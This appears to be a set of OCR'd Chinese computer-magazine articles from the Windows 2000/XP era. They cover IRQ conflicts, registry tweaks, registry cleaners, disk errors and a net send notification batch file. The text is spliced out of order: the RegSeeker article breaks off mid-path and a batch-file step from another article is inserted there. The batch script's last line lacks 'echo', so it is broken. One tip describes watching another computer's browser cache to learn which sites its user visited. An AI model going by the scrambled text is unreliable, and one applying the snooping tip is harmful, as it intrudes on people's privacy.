你可能会问，对于电脑而言多少个IRQ够用呢？答案是：IRQ从来没有够用过！让我们来看看为什么会这么说。电脑有16个IRQ(0～15)，其实5个IRQ(0、1、6、8、13)是被系统保留，无法使用的，两个IRQ其实只能当成一个用(2和9)，而一些电脑必需的设备又要用到3个以上IRQ，比如：1块硬盘、1个显卡、1个鼠标，这样就得用去最少3个，如果再加上打印机，那么就更少了。粗粗一算已经没有了10个，最终就只剩下6个了。

二、查看不同操作系统的中断

1.Windows 9x/Me

右击桌面的“我的电脑”并选择“属性”，接着进入“设备管理器”选项卡，然后在列表中右击“计算机”并选择“属性”，在出现的窗口中选择“中断请求(IRQ)”，下面就会列出系统当前中断所对应的设备。

2.Windows 2000/XP

右击桌面的“我的电脑”并选择“属性”，接着进入“硬件”选项卡，然后单击“设备管理器”按钮，在打开的“设备管理器”窗口中点击“查看→依类型排序资源”，再双击“中断请求(IRQ)”项，这样系统就会显示当前中断所对应的设备了(见图1)。



图1　PCI中断讲解起来会相当复杂，因此我们不再赘述，有兴趣的朋友可以找相关参考书来了解

小提示

为什么PCI设备都使用IRQ 11

在查看IRQ资源时，你可能会发现许多PCI设备都在使用IRQ 11。这是因为从技术上看系统其实有两组硬件中断，ISA中断和PCI中断，我们一般说的16个中断其实指的是ISA中断，而PCI中断为4个(INTA#、INTB#、INTC#、INTD#)，为了使PCI卡能在PCI总线上工作，PCI中断必须映射为一个没有使用的ISA中断，同时ISA中断资源非常少，于是现在的BIOS和Windows都使用了“PCI IRQ指导”功能，它允许Windows给多个PCI设备分配一个IRQ，并且动态控制PCI设备使用这一中断。

实例：优化IRQ，提高主板性能(适用于：Windows 2000/XP)

这里主要的优化对象是“系统CMOS/时钟”(System CMOS/Real time clock)，其中断一般为IRQ 8。打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\PriorityControl]，在右侧窗格新建名为“IRQ8Priority”的双字节值，将其值设置为1即可。此技巧能改善整块主板的性能。

实例：PCI板卡安装有技巧

在当前大多数主板上都会有6个PCI插槽，而PCI中断只有4个，因此主板控制芯片会对这些插槽所使用的PCI中断进行共享分配(并且无法手动更改)，一般情况下，PCI第1个插槽和AGP插槽共享，PCI第3个、第5个插槽以及板载声卡共享，PCI第4个、第6个插槽及USB控制器共享，因此，在安装PCI板卡时，尽量不要安装在第1个插槽，并且避免两个板卡插在3、5或4、6上。另外，如果你有电视卡，那么最好把它安装在PCI第2个插槽上，让它独享中断。当然，有些主板可能只有5个PCI插槽或并不是按照这样的设计来共享中断的，因此你还要查阅一下自己主板的说明书。

三、告别烦人的中断冲突

1.中断冲突是怎么回事？

在查看电脑的中断时，你一定会发现：某个IRQ会有多个设备在使用，在Windows中允许一个中断由多个设备共享，但如果一个以上的设备使用相同的中断号同时向中断控制器发送信号，造成中断控制器无法判断，那么最常见的后果便是系统完全锁死，甚至用Ctrl＋Alt＋Del都无法挽回。

芝麻开门

中断冲突就好比家中有两部电话放在一起，但其振铃声调却完全一样(共享一个中断)，如果它们同时响起，那么必然造成接电话时不知该接哪一部的混乱状态。

中断冲突往往出现于新装了某个硬件设备，或重装系统后。同时，Windows 9x/2000/XP已经全面采用了即插即用技术，可以将中断进行自动分配，但对于它不能识别和安装的新硬件，自动分配中断往往会产生冲突。

中断冲突的最典型现象为某个设备停止工作，严重的导致死机，当然也有另外一些现象也可以判断为中断冲突：

★设备传输数据不正确；

★系统经常锁死；

★声卡的声音听上去不正常；

★鼠标不工作；

★没有任何明显原因，显示器屏幕上出现种种瑕疵；

★打印机打印出没有任何意义的字符；

★不能格式化软盘；

★电脑直接启动进入安全模式。

小提示

有时中了病毒后，可能会出现类似中断冲突的现象，因此在电脑出现任何不正常的问题时，首先要使用杀毒软件查毒。

实例:内置Modem最易引起中断冲突

如果我们把经常看到的中断冲突案例总结一下，就会发现内置Modem往往会是其中的主角，这主要是因为内置Modem本身自带有作为电路一部分的串行端口，它默认设置为COM2，但主板上也存在有COM2，Windows会认为有两个COM2端口，每个都会使用相同的中断。解决的方法是：在安装内置Modem后，最好进入BIOS，禁用系统内置COM2端口，同时，现在很少会有设备再用到COM端口了，所以COM1也可考虑禁用掉。

2.如何预防中断冲突

⑴按照特定顺序安装板卡

不要将全部板卡一次安装在系统内。最初应只安装显卡、内存、硬盘、软盘、光驱这样的最小配置，接着安装Windows，如果主板带有包含专用的驱动程序，那么也应在Windows安装完毕后，马上安装。也就是说，在安装所有其他板卡或扩展设备之前，要完成所有内置设备的配置。这样可以有效减少中断冲突。

在基本系统配置（连同安装Windows升级补丁）完成后，可开始按特定顺序一次添加一种设备，并安装其驱动及进行配置。正确的顺序应该是：声卡→内置或外置Modem→网卡→SCSI卡→其他板卡或设备。

小提示

国外一位资深专家称，声卡应该先于除显卡外的任何板卡装入系统，即使有设备与声卡发生冲突也要改变其他板卡或设备的中断，而尽量不改变声卡的中断，因为不少声音支持软件不支持声卡的非默认配置。

⑵释放更多中断

中断资源太少，就得对它格外重视，特别要清理那些没有发挥作用却占用中断的家伙，这样不仅能提高系统效能，更可以将中断冲突的发生降到最低点。

重启并进入系统BIOS，根据实际情况禁用一些没有使用的端口和选项，这里以使用较多的Award的BIOS为例讲解，其他BIOS可参考主板说明书。

BIOS FEATURES SETUP

① PS/2 Mouse Function Control（如果没有PS/2鼠标，请设置为Disabled）

CHIPSET FEATURES SETUP

② Onboard Serial Port 1（如果没有使用COM1，请设置为Disabled）

③ Onboard Serial Port 2（如果没有使用COM2，请设置为Disabled）

④ Parallel Port Mode（如果并行端口没有接设备，比如：打印机，请将其设置为Disabled）

⑤Onboard PCI IDE Enable（如果只在第一个IDE接口连接了硬盘，第二个没有接任何硬盘和光驱，那么应选择Primary）

⑥ OnChip Modem（没有使用主板内建Modem，应设置为Disabled）

小提示

★如果使用外置Modem，并希望它的速度更快些，同时装的是PS/2鼠标，那么最好将Modem接在COM1/COM3(IRQ4)，同时在BIOS中将COM2/COM4(IRQ3)禁用。

★使用USB设备：USB的最大好处是USB总线只使用一个中断，而不管其上接了多少设备（最多127个），这意味着可以在USB上自动地删除或添加设备，而不用担心资源耗尽或发生资源冲突。

★IRQ 0～8主要用于速度较慢的旧设备，比如：16位声卡、8位Modem等，所以对于当前的大部分设备，最好保证它使用IRQ 9以上。

3.解决中断冲突

(1)确保你已经按照前面介绍的方法释放出了更多中断，然后再安装新硬件。

(2)如果是对某个硬件进行升级更换（特别是显卡），那么在替换前，应该先进入安全模式的“控制面板→添加/删除程序”，完全卸载旧硬件的驱动程序，同时还要对注册表进行检测，删除关于旧硬件的相关键值。

(3)在安装新硬件前将其他板卡或设备先拔除，安装完新硬件后再将它们插上，这个技巧特别适合安装声卡时使用。

(4)如果是PCI板卡，那么更换插槽及对现在的PCI板卡进行位置调换对于解决冲突很有帮助，详细介绍请看前面的相关实例。

(5)进入“设备管理器”，如果列表中出现“？”和“！”的设备，那么很可能会存在中断冲突。

首先删去有“？”和“！”的设备，然后重启，让电脑自己再“认”一遍这些设备。这是因为部分有“？”和“！”的设备可能是驱动程序安装有误，再重装一遍即可解决问题。

如果上面一步还是不能解决问题，那么多半就是中断冲突了，只能手动调整来解决中断冲突。在“设备管理器”中双击有问题的硬件项，进入“资源”选项卡，查看是否提示有冲突。如果有，那么就要取消“使用自动设置”，接着在上面的列表中选中“中断请求”项，然后按下“更改设置”按钮（见图2），即会弹出“编辑中断请求”窗口，在这里将中断改为空闲的中断号（见图3）。



图2

(6)升级到Windows 2000/XP。Windows 95开始引入

即插即用概念，但并不完善，而Windows 98 SE处理中断的能力强于Windows 98，Windows 2000/XP管理资源的方式与以前版本的Windows完全不同，能够使各硬件非常完美地一同工作，较少出现冲突。所以，在你遇到无法解决的中断冲突后，建议尽量升级到最新的操作系统。




图3



实例：给你的打印机(或连接在并口的设备)提速

在Windows 2000中，如果连接在并行端口的设备运行速度较快，那么可使用这一技巧提高其性能和反应速度。




图4　如果你的设备标明不需要中断，那么这个技巧就不适用了

进入“设备管理器”，在硬件列表中双击展开“端口(COM和LPT)”，接着双击“打印机端口(LPT1)”，进入“端口设置”选项卡，Windows 2000的默认选择是“一定不要使用中断”。但如果分配给该端口一个中断后，将能较大幅度提高该端口连接设备的性能。如果你确定当前系统中还有空闲的中断，那么建议选择“使用指派此端口的任何中断”。如果你不能确定是否有未用的中断，那么可选择“尽量不要使用中断”(见图4)。 CF [XT01]

寻找丢失的“拨号网络”图标

家里电脑装的是Windows 98，一日在清理系统时，无意中把“Windows优化大师”给删掉了，于是索性将其所在文件夹一同“消灭”。重启后，发现桌面上“我的电脑”、“网上邻居”、“回收站”等全都变成了“一副嘴脸”：就是中间有个Windows标志的图标，进入“我的电脑”后，包括“拨号网络”在内的许多项目也都“改旗易职”(见图1)。这时才想起来，曾经用优化大师仿真过Windows 2000界面。而我现在已经卸载了“优化大师”，“优化大师”的“牺牲”导致许多图标“方寸大乱”。



图1

我用各种方法把大部分图标都一一恢复了回来(在“显示”属性的“效果”里可以实现)，但“拨号网络”的图标始终无法复原。当然，这时随便到网上找个工具就能修复或干脆重装“优化大师”。但本着学习和DIY宗旨，决定自己动手。在找遍所有设置无果后，直接来到注册表搜寻。因为中间有一个Windows标志的图标包含在文件shell32.dll中，所以在注册表编辑器中查找“shell32.dll"，在无数次比较和试探后，终于锁定了目标：[HKEY_LOCAL_MACHINE\Software\CLASSES\CLSID\{992CFFA0-F557-101A-88EC-00DD010CCC48}\DefaultIcon]。再用ACDSee查找到“C:\WINDOWS\SYSTEM\rnaui.dll”中包含“拨号网络”的图标，因此将上面注册表中的键值改为“C:\WINDOWS\SYSTEM\rnaui.dll,0”。重新打开“我的电脑”，“拨号网络”图标回来了。(北京　成兆义) CF [XT02]

小心注册表中的多余的“锁”

《电脑爱好者》2003年第23期《可疑程序，你别动我的注册表！》一文通过设置相应注册表项的权限达到让Windows 2000/XP注册表无法自动记忆的目的。具体方法是先将[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit]子项下的“LastKey”键值删除，然后将该项中所有“写”的权限全部禁用。

但笔者按文行事却发现因此而无法使用注册表的收藏夹功能了，即点击“添加到收藏夹”居然毫无反应，接着又试了试“删除收藏夹”命令，同样无法奏效。这就奇怪了，“明明”只设置了[Regedit]项的权限，为何其子项也禁止添加删除呢？难道是设置有误？带着这个疑问，笔者仔细检查了自己的设置并且与原文中进行对照，发现都有一个共同问题，就是在“应用到”下拉框中选择了默认的“该项及其子项”，而收藏夹中的连接全部都存储在注册表[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit\Favorites]项下，也就是[Regedit]的子项，这当然会导致收藏夹功能的失效。

我们的本意是让注册表的自动记忆功能失效，但没想到连收藏夹功能也无法使用了，这当然不是希望看到的结果。其实解决方法很简单：只要将“应用到”下拉框设置为“只有该项”即可(见图1)。在选择前，注意不要从该文件夹的上一级文件夹复制权限属性。(张天勇) CF [XT03]



图1



自动获得服务器文件更新的通知

任务编号:200402

任务内容

当服务器上“C:\Documents and Settings\administrator\Local Settings\Temporary Internet Files”文件夹的内容发生改变时，客户机可以得到通知。

装备： Windows 2000/XP
任务难度系数： 2/5
挑战者： 杨光 柳坚

新任务(300元)

做一个自动收发室

很多朋友喜欢把好软件、好游戏与别人分享。在局域网范围内进行文件传递，最简便的方法还是使用共享文件夹。如果每台工作站都需要建立共享目录，一方面不便于管理，另一方面查找也比较麻烦，不如在文件服务器上建立一个共享目录。在里面为每个用户分别建立一个用户目录。本期的挑战内容是:如何用最快速度，自动为100个用户建立两个子目录，一个是“发件箱”，所有者可以随意修改其中内容，其他用户只能查看；另一个是“收件箱”目录，所有者可以随意修改其中内容，其他人只有拖拽文件到里面，但无法查看文件夹的内容。

为什么要监视“Temporary Internet Files”文件夹？

在Windows 2000/XP的“C:\Documents and Settings\administrator\Local Settings\Temporary Internet Files\Content.IE5”文件夹中，有一个文件index.dat，这个数据文件记录了网页缓存的信息。换句话说，只要知道这个文件是否更新过，也就能知道“Temporary Internet Files”文件夹内容是否改变。很多第三方软件侦测不到这个文件夹的变化，其实利用比较命令“FC”就能发现该文件夹的变化，并通知客户机。不过要实现此功能，需要很繁琐的步骤，实用价值比较小，不如看看我们下面这个监视文件夹的实例。

一、轻松捕捉稍纵即逝的好东东

很多局域网用户需要通过代理服务器连接上网，作为代理服务器的电脑上一定会有很多好东西，最常见的就是Flash动画了。不过它们一般保存在临时文件夹中，常常不会保存很久，怎么在第一时间发现它们呢？借助工具软件FingerPrint，我们可以对“Temporary Internet Files”文件夹进行全面监控，一旦有了新的Flash动画，立刻就提示我们。

FingerPrint小档案

软件版本:V1.03　　软件大小:614KB
软件性质:免费软件　　使用平台:Windows 9x/2000/NT/XP
下载地址:http://www.mjleaver.com/Software/FingerPrint_Setup.zip

Step 1 映射网络驱动器

在FingerPrint中无法直接选择网上邻居，但可以通过映射网络驱动器来“曲线救国”。首先，把要监控的文件夹设为共享，然后右击“我的电脑”，在弹出菜单中选择“映射网络驱动器”，选择好驱动器名称和要映射的文件夹后点击确定便建立了一个网络驱动器(见图1)，我们可以在“我的电脑”中直接点击该驱动器盘符来访问远程文件夹。




图1

Step 2 设置FingerPrint

第一次运行FingerPrint，首先会要求选择要监测的文件夹，默认为系统文件夹C:\Winnt(若是在Windows XP则为C:\Windows)。由于要监测的文件夹为“Temporary Internet Files”目录(已被映射成为I驱动器)，所以先把默认文件夹删除，再点击“Add Directory(添加文件夹)”，把刚才映射的驱动器添加进来。

小提示

映射网络驱动器的方法是在“我的电脑→工具→映射网络驱动器”中添加。可以设置多个需要监控的文件夹，只要通过多次点击“Add Directory”进行选择即可。

点击“OK”按钮进入到“Files to scan(扫描文件类型)”对话框，在此可以设置需要监控的文件类型。可以把FingerPrint列出的文件类型全部删除，再点击“Add File Type(添加文件类型)”，输入通配符“*.swf”，单击“OK”按钮。这时，FingerPrint便会对该文件夹进行扫描，并把扫描的结果在“Differences”对话框中一一列出，包括各个文件的位置、大小、创建日期等。这样，所有Flash动画文件都被监视了。

小提示

小小的网站监测器

只要是在临时文件夹中出现的文件都可以被监视，比如网上流行的Gif动画等，都能被监测到。值得一提的是，浏览大多数网站时，电脑都会先在“Temporary Internet Files”文件夹中记录这个文件，文件名通常包括网站域名。比如，正在访问“http://www.163.com”这个网站，就会在“Temporary Internet Files”中保存一个名为“163[1].htm”的文件。只要利用上面的方法，在“添加文件类型”中选择“*.htm”，就能知道对方电脑曾经访问过哪些网站，根本不必“亲临现场”去查看历史记录了。提醒一句:不要偷窥人家的隐私哟！

Step 3 确认“起始点”

点击“Close”按钮关闭该对话框，FingerPrint会弹出一个警告窗口(见图2)，询问用户是否保存扫描结果以便和下次的扫描进行比对。当然选择“Yes”，这样本次扫描的结果就保存在FingerPrint中。



图2

Step 4 定时扫描

要最大限度地发挥FingerPrint的作用，和Windows计划任务的结合应该是个不错的选择。通过计划任务调配，FingerPrint可以在用户指定的时间对受监控的Temporary Internet Files目录进行扫描，一有变化马上就会通知用户。

依次进入“控制面板→任务计划”，打开任务计划窗口。点击“添加任务计划”，在程序列表中选择FingerPrint，并选择“每天”执行任务，并选择好执行任务的开始时间。完成新建任务后，在该任务上点击右键，在弹出的菜单中选择“属性”，进入到“日程安排”选项卡中，点击“高级”按钮。在“高级计划选项”对话框中，勾选“重复任务”选项，并设置为每任务执行的时间间隔和中止条件，点击“确定”按钮即可。

小提示

★可以把任务计划开始执行的时间设为上班的时间，中止执行条件设为下班时间，并设为每10分钟扫描一次。这样，在这个时间段内，Temporary Internet Files目录内的任何变化就尽在掌握了。

★定时扫描任务设置好后，对FingerPrint还要进行一定设置。在FingerPrint主界面上点击“settings(设置)”菜单，选择“Auto-scan when startup(程序启动时自动扫描)”。这样，每次在FingerPrint程序启动时将会自动对受控文件夹进行扫描，而不用自己去手动执行扫描命令了。

二、赤手空拳 一秒钟请来“专用小秘”

要实现监视文件夹的目的，最理想状况是能够实时监测，也就是当服务器端文件夹有任何变化，客户机立刻得到通知。如果不借助软件，要实现这个功能比较困难。但通过几个简单的命令，可以达到“半自动”侦测的目的。减少了工作量不说，还能确保每个人都得到准确的消息。

实例：鼠标一点 通知消息自动发送

在工作中，常常要把一个文件共享给其他人，然后还得一一通知对方查看。这样操作有点麻烦，能不能把复制文件和发送通知一步完成呢？完全可以。我们的实例就能达到这样的效果：部门经理想发布一个通知给所有员工，只要写好通知文件，然后将该文件拖放至“发送通知.cmd”文件上，这个文件不仅会自动复制到共享文件夹中，而且其他员工还能立刻收到通知！

这个实例可实现的功能包括：

★自动将通知文件复制到服务器固定目录。

★自动判断服务器是否打开共享，共享未开则会收到通知。

★通知信息可以发送到在同一网段上的多台电脑(如192.168.0.X，X代表任意数值)。

★通知中能够告知客户机新增加的文件名称。

★“发送通知.cmd”可以在任何一台客户机上运行，并不一定要在服务器上运行。

小提示

要使用以上功能，需要电脑处于Windows 2000/XP所组成的局域网中，Windows 98无法实现此功能。另外，所有电脑需要启用“messenger”(信使)服务。启用方法是在“开始→运行”窗口中输入“services.msc”并回车，在打开窗口中“Messenger”服务上点右键，选择“启动”。双击该服务名称，在启动类型中选为“自动”。

Step 1 假设服务器的IP地址为192.168.0.1，用来放置共享文件的文件夹名为“公告”。建立此文件夹并设置共享，共享名为“公告”。

Step 2 用记事本建立“发送通知.cmd”文件，编辑内容如下(“//”后面的内容为解释信息，不要输入)：

```
@echo off
if not exist \\192.168.0.1\公告 goto wrong
//如果不存在公告文件夹共享，则发出提示
net use Z: \\192.168.0.1\公告
//把固定的目录映射为“Z:”驱动器
copy %1 Z:
//复制通知文件到指定目录
net send 192.168.0.2 有新的通知来了，详细内容请见\\192.168.0.1\公告 %1
net send 192.168.0.3 有新的通知来了，详细内容请见\\192.168.0.1\公告 %1
net send 192.168.0.4 有新的通知来了，详细内容请见\\192.168.0.1\公告 %1
net send 192.168.0.5 有新的通知来了，详细内容请见\\192.168.0.1\公告 %1
goto end
:wrong
net send 192.168.0.9 服务器没有打开共享，请重新再试！
:end
正在发送，请稍候...
```

小提示

★上面的192.168.0.2～192.168.0.5是需要通知的客户机的IP地址，您可以根据需要自行输入。

★上面的192.168.0.9是自己机器的IP地址，请您自行修改。写入的目的是当共享连接失败时，可以给出提示。

★如果客户机的IP地址不是固定的，而是自动获得，就需要用机器名来替换上面IP地址。查看本机机器名的方法是：在“我的电脑”上单击鼠标右键，选择“属性→网络标识”，在“完整的计算机名称”后面的内容就是计算机名(不包括“.”号)。

从“心”开始给注册表“排毒养颜”

■四川　程亮　徐海斌

通常情况下，一个全新的Windows连续使用2个月，系统运行速度就会有一些下降，时间越长越明显。这是因为安装程序时，程序会在注册表中写入很多的相关信息，但在删除时并不能够彻底删除。其次，某些应用程序在使用的过程中还会记录我们的一些行为，例如打开过的文件夹、浏览过网站等。如此一来，注册表的体积自然会逐渐增大。清理出那些多余的信息是势在必行。

一、RegSeeker——注册表排毒口服液

RegSeeker是一款较为完美的Windows注册表优化工具。它拥有强大的注册表清理器并能显示多方面的信息，像启动项、历史记录、颜色配置、安装的应用程序等等。在RegSeeker



图1

帮助下，我们能够快速查找到需要的键值，导出或删除扫描结果，把扫描结果添加到收藏夹，方便日后快速找到。此外RegSeeker也附带了针对操作系统的优化功能(见图1)。

RegSeeker小档案

软件版本:1.3 beta　　软件大小:296KB
软件性质:免费软件　　适用平台:Windows 9x/Me/NT/2000/XP
下载地址:http://www.hoverdesk.net/dl/en/RegSeeker.zip
汉化文件:http://sc-http.skycn.net/down/HA_RegSeeker1.30.exe

1.清理注册表之从“开始”做起

即使通过“添加或删除程序”来删除应用程序，注册表中仍然保留着应用程序在“开始”菜单中相关信息。这个问题可以借助RegSeeker来解决。

点击“历史”，弹出下一级菜单，选择“原开始菜单项目”，让RegSeeker对注册表进行扫描。

扫描完成后，点击界面下方的“全部选择”按钮，然后点击右键，选择“删除选定项目”键，在对话框中选择“是”即可。

2.清理注册表之“黑白名单”

有时完成清理注册表操作后，我们会发现某些应用程序无法使用，或一些与操作系统相关的设置信息丢失了。怎样避免出现此类情况发生呢？RegSeeker支持指定哪些子键、键值不在扫描范围之内。

Step 1 点击主界面的“清理注册表”按钮，选择“排除”，将会弹出名为“RegSeeker Exclusion List”文本文件，即RegSeeker排除列表。

Step 2 将不进行扫描的子键、键值名称输入在排除列表内。例如我们要将“HKEY_CURRENT_USER/Software/

Step 3 需要发送文件时，将“发送通知.cmd”文件和要发送的通知文件(多为文本文件)放在电脑中的同一目录下，然后用鼠标左键将通知文件拖到“发送通知.cmd”文件上，放开即可。批处理文件会自动将通知文件复制到服务器上的“公告”文件夹中，并通知所有电脑(见图3)。




图3

小提示

常用的通知往往是关于会议、外出活动等，领导可以建立几个常用通知文件，如“会议.txt”、“外出.txt”等，发送完后保留这些通知文件，今后有新的改动只要修改相应文件，然后重新拖放到“发送通知.cmd”文件上即可。

小编有话说

★批处理文件中有“net use Z: \\192.168.0.1\公告”这样一句，它的作用是把固定的目录映射为“Z:”驱动器，如果重复运行就会报错。如果经常使用这个批处理，可以在“我的电脑→工具→映射网络驱动器”选项中把“\\192.168.0.1\公告”映射为Z盘，然后就可以把上面的映射命令从批处理文件中删除了。

★这个批处理有一个小缺点：在图3中，尽管新的通知文件名1.txt已经有了，但前面路径名“E:\”也显示出来了，而这个路径是批处理文件所在位置，而不是服务器所在位置。这是因为我们是在本地拖放，所以连路径名也记录进去了，这是没有办法的事情。所以，通知消息中出现类似“\\192.168.0.1\公告 E:\1.txt”这样的内容，请理解为“\\192.168.0.1\公告\1.txt”才对。

★在第一部分我们介绍用FingerPrint来监视网络上的电脑，其实也可以把它用在自己的电脑上，监视“Temporary Internet Files”文件夹中的好东东，比如：看过的Flash动画等。 CF [XT04]

MyApp”项排除在扫描范围内，就可输入“1|Software\MyApp”。如果要将屏蔽排除，只需在前面加上“#”即可。

小提示
“1|Software\MyApp”中的1是怎么来的呢？RegSeeker排除清单的规则是，如果要排除的子键或键值属于HKEY_CLASSES_ROOT根键，那么数值就输入“0”，其他的分别是HKEY_CURRENT_USER输入“1”，HKEY_LOCAL_MACHINE输入“2”，HKEY_USERS输入“3”。

Step 3 输入完毕后保存、关闭清单，接下来按下“OK”，就可以放心地清理注册表了。

小提示
★如果怀疑RegSeeker搜索出来的注册表项目是否被安全删除，可双击该项目，这样就会在注册表编辑器中检查它的内容和位置了。
★为防止修改或删除注册表中的某些键值而造成系统不稳定、应用程序无法使用等一些难以预料的情况，在RegSeeker主界面左下角，选中“删除前备份”复选框，今后只要点击“备份”按钮就可以查看备份内容并可以轻松恢复。

二、升级到注册表编辑器2.0

Windows中的注册表编辑器从Windows 95开始直到现在的Windows XP版本，功能上一直没什么大的变化，笔者一直认为它是1.0，不过有了下面这个工具，你就能把注册表编辑器免费升级到2.0版本了。

RegEdExt 小档案

软件版本:1.0	软件大小:196KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.utils32.com/download.asp?id=12	

安装完RegEdExt后重启系统，再打开注册表编辑regedit.exe，刚开始你可能没有发现什么不同，再仔细看看，你会发现多了一个工具栏和“Tool”菜单，原来RegEdExt不是一个单独的软件，它是直接在系统注册表编辑器上增强功能的。下面我们来看看RegEdExt都有哪些新亮点。

1.快捷工具栏

别小看了这个工具栏，当你用过后会发现它是如此的方便，其中最方便的莫过于具备了前进、后退、向上三个按钮了，这样我们就能像资源管理器一样自由地操纵注册表了，再加上收藏夹功能，使用起来更是如鱼得水。

2.复制、剪切、粘贴支持

RegEdExt已经全面支持注册表数据的复制、粘贴功能，对于一些需要批量操作的注册表数据来说，非常方便，而且笔者还发现一个非常棒的技巧，你在选择主键后单击鼠标右键，选择‘复制’命令，然后在记事本或者其他字处理软件中选择‘粘贴’命令，你会惊奇地发现，粘贴下来的竟然是选定主键的标准REG格式数据，就像导出该主键一样，利用此功能导出主键时非常方便。

3.快速主键访问

RegEdExt安装后，你就可以在打开命令行、资源管理器地址栏或者IE地址栏等能够输入命令的地方，使用“reg:HKEY_CURRENT_USER\Software\Microsoft”的形式快速打开注册表指定主键，而且你也可以选定主键后把它拖到资源管理器文件夹中或者桌面上，即可自动创建一个指向该主键的快捷方式，以后只需要双击该快捷方式，即可快速打开选定的主键。

4.快速工具菜单

现在打开“Tools”菜单，可能没有任何内容，不过我们可以在这里自行添加任何程序的快速启动命令。打开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit\Tools主键，在右边新建字符串类型的键值即可在Tools菜单中创建一个快速启动命令，其中键值名称代表要显示的名称，键值数据为程序的可执行文件路径。例如要添加一个打开记事本的启动命令，可以新建一个名为“记事本”的字符串键值，键值数据输入“notepad.exe”即可。

三、注册表修复小精灵

Windows 2000 Registry Repair Utility 小档案

软件版本:1.0	软件大小:93KB
软件性质:免费软件	适用平台:Windows 2000
下载地址:http://download.microsoft.com/download/8/4/f/84f148fc-f639-466b-bb2a-b58cb1c99342/ChkReg.EXE	

这是微软提供的一款能够预防Windows 2000由于注册表损坏而导致无法启动的小工具，它能帮助我们恢复注册表。在使用这款小工具之前，需要制作Windows XP安装启动盘，大家可以在http://support.microsoft.com/?id=310994下载安装盘程序文件来进行制作，安装启动盘一共是六张。制作完成后，运行Windows 2000 Registry Repair Utility，它会提示我们放入第六张启动盘，然后敲击回车键进行安装。当Windows 2000注册表出现启动问题后，可以使用已做好的Windows启动盘进行引导。根据屏幕提示，依次插入启动盘，直到第六张。此时会出现欢迎界面，我们选择“修复”项开始修复注册表。幸运的话，Windows 2000就可顺利启动了。

小提示
虽然微软的这款修改工具是针对Windows 2000，但是我们发现它在Windows XP中也有效果，您可以试验一下。

四、注册表也要整理碎片

Registry Defragmentation 小档案

软件版本:3.0RC2	软件大小:606KB
软件性质:共享软件	适用平台:Windows 9x/Me/NT/2000/XP/2003
下载地址:http://www.elcor.net/download/rdefrag.exe	

使用Registry Defragmentation可对注册表进行快速清理。清理完毕后，会在弹出窗口中显示当前注册表体积、缩减比例，并且请求重新启动电脑。经过整理后的注册表体积都会缩减1%-5%。通过Registry Toolkit我们可以对注册表进行备份和恢复，以及制定注册表清理任务计划。注册表清理任务计划支持用年、月、周、日、时等条件来设置，还能对Registry Defragmentation的运行界面进行设置，如使用最小化模式、整理完毕后自动关闭等。

小提示
建议在安装或删除了大型应用程序后使用Registry defragmentation，这样可以让注册表保持“苗条身材”。

CF [XT05]

看点 在了解最常见的两种磁盘错误后，通过教你在安全环境下“模拟”磁盘错误，使你对磁盘错误有更深入的了解。

■ 吉林 陈 健



自己动手“伪造”磁盘错误

提起Windows的“磁盘扫描程序”，你一定不会陌生，它是用来扫描和纠正磁盘错误的一个系统工具。但你知道什么是磁盘错误吗？磁盘错误是如何产生的呢？如果有兴趣，请看下文，我们将帮你全面了解磁盘错误，同时还能了解一些有关操作系统的文件管理机制。

一、磁盘错误的两种类型

要了解这一点，请首先运行Windows的“磁盘扫描程序”，然后单击“高级”按钮打开“磁盘扫描高级选项”对话框，在这个对话框中可以看到“磁盘扫描程序”的工作对象——“磁盘错误”了（见图1）。




图1

磁盘错误主要有两种：丢失的文件碎片和交叉链接的文件。丢失的文件碎片也就是丢失的分配单元❶。

1.分配单元的作用

为什么会出现“丢失的分配单元（簇）”呢？实际上，磁盘上每一个簇都有一个编号，称为簇号。一个文件存放在磁盘上所占用的簇的簇号，是记录在磁盘的FDT表（文件目录表）和FAT表（文件分配表）中的。FDT表中记录了这个文件存放在磁盘上的起始簇的簇号，FAT表则记录了这个文件所占用的第二簇直到最后一簇的簇号。同时，磁盘上任何一个簇当前是否被某个文件占用，操作系统在FAT表中也都一一记录在案。所以，当要在磁盘上保存一个文件时，操作系统通过FAT表和FDT表就能了解到哪些簇已经被占用了，哪些簇还没有被占用，并从没有被占用的簇中为存盘的文件分配所需的簇。

2.分配单元为何会丢失

